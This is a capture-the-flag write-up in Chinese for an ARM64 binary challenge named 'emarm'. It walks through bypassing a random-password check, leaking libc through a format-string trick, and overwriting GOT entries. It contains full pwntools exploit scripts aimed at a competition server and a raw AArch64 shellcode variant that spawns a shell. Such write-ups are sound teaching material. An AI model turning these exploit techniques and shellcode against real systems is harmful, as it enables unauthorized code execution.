
# emarm题解

## 1 分析二进制


通过字符串“password”在IDA中定位到main函数位置，并create function





分析题目逻辑后知道，只要绕过/dev/urandom就可以任意地址写。


这里只比较的n是根据输入调整的，因此我们只输入一个字节的，就只比较最低字节的内容。2^8的爆破强度是能接受的。（看了另一篇wp，说可以直接输入’\0’来绕过strncmp，就不用爆破了）




绕过urandom限制后，有一个天然的任意地址写。

## 2 泄露libc

本地调试libc基址是0x4000847000




利用任意地址写将atoi改成printf，通过输入%n$x泄露寄存器或栈上的信息



0x40008676e0 - 0x4000847000 = 0x206e0

泄露远程的值，为0x8506e0。对应远程libc地址为：0x40008506e0 – 0x206e0 = 0x4000830000



泄露脚本：

from pwn import \*

context(arch='aarch64',log\_level='debug')

# fread 0x412060 = 4268128

# atoi 0x412020 = 4268064

# bl .puts :0x400C64 0x400BA4 ...

# lb .printf : 0x400c30

while(1):

try:

#pr = process(['qemu-aarch64','-L','./','-g','1234','emarm'])

#pr = process(['qemu-aarch64','-L','./','emarm'])

pr = remote('183.129.189.60',10004)

pr.recvuntil("passwd:")

pr.sendline('1')

pr.send('4268064')

log.warn('success!!!')

pr.recvuntil("you will success")

pr.send(p64(0x400c30))

pr.recvuntil("i leave for you bye")

pr.send('%9$x')

res = pr.recv()

#print p64(res.ljust(8,'\x00'))

print res

pr.recv()

pr.interactive()

break

except EOFError:

pr.close()


## 3 改got表项执行’/bin/sh’

利用任意地址写改got表项。

搜索给定libc，存在可用gadget，选最后一个gadget，约束条件较少。



选择fread函数，因为可以控制v8为0。



exp如下

from pwn import \*

context(arch='aarch64',log\_level='debug')

#pr = process('qemu-aarch64','-L','./','-g','1234','./emarm')

#pr = process('qemu-aarch64','-L','./','./emarm')

libc\_base = 0x4000830000

exec\_addr = libc\_base + 0x63e80

# 40008AAE80

# fread 0x412060 = 4,268,128

while(1):

try:

#pr = process(['qemu-aarch64','-L','./','-g','1234','emarm'])

pr = remote('183.129.189.60',10004)

pr.recvuntil("passwd:")

pr.sendline('1')

pr.send('4268128')

log.warn('success!!!')

pr.recvuntil("you will success")

pr.send(p64(exec\_addr))

pr.recvuntil("i leave for you bye")

pr.send('0')


pr.interactive()

break

except EOFError:

pr.close()

拿到flag如下：



# 另一种方法

通过多次写，将shellcode写到内存，然后跳转执行

from pwn import \*

context(arch='aarch64',log\_level='debug')

# fread 0x412060 = 4268128

# 0x411f70 = 4267888

sh1 = "\xe1\x45\x8c\xd2\x21\xcd\xad\xf2"

sh2 = "\xe1\x65\xce\xf2\x01\x0d\xe0\xf2"

sh3 = "\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa"

sh4 = "\xe2\x03\x1f\xaa\xe0\x63\x21\x8b"

sh5 = "\xa8\x1b\x80\xd2\xe1\x66\x02\xd4"

while(1):

try:

#pr = process(['qemu-aarch64','-L','./','-g','1234','emarm'])

pr = process(['qemu-aarch64','-L','./','emarm'])

#pr = remote('183.129.189.60',10004)

pr.recvuntil("passwd:")

pr.sendline('1')

pr.send('4268128')

log.warn('success!!!')

pr.recvuntil("you will success")

pr.send(p64(0x400be4))

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.recv()

pr.send(str(0x412080))

pr.recvuntil("you will success")

pr.send(sh1)

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.recv()

pr.send(str(0x412088))

pr.recvuntil("you will success")

pr.send(sh2)

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.send(str(0x412090))

pr.recvuntil("you will success")

pr.send(sh3)

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.send(str(0x412098))

pr.recvuntil("you will success")

pr.send(sh4)

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.send(str(0x4120a0))

pr.recvuntil("you will success")

pr.send(sh5)

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.send(str(0x412060))

pr.recvuntil("you will success")

pr.send(p64(0x412080))

pr.recvuntil("i leave for you bye")

pr.send('4')

pr.interactive()

break

except EOFError:

pr.kill()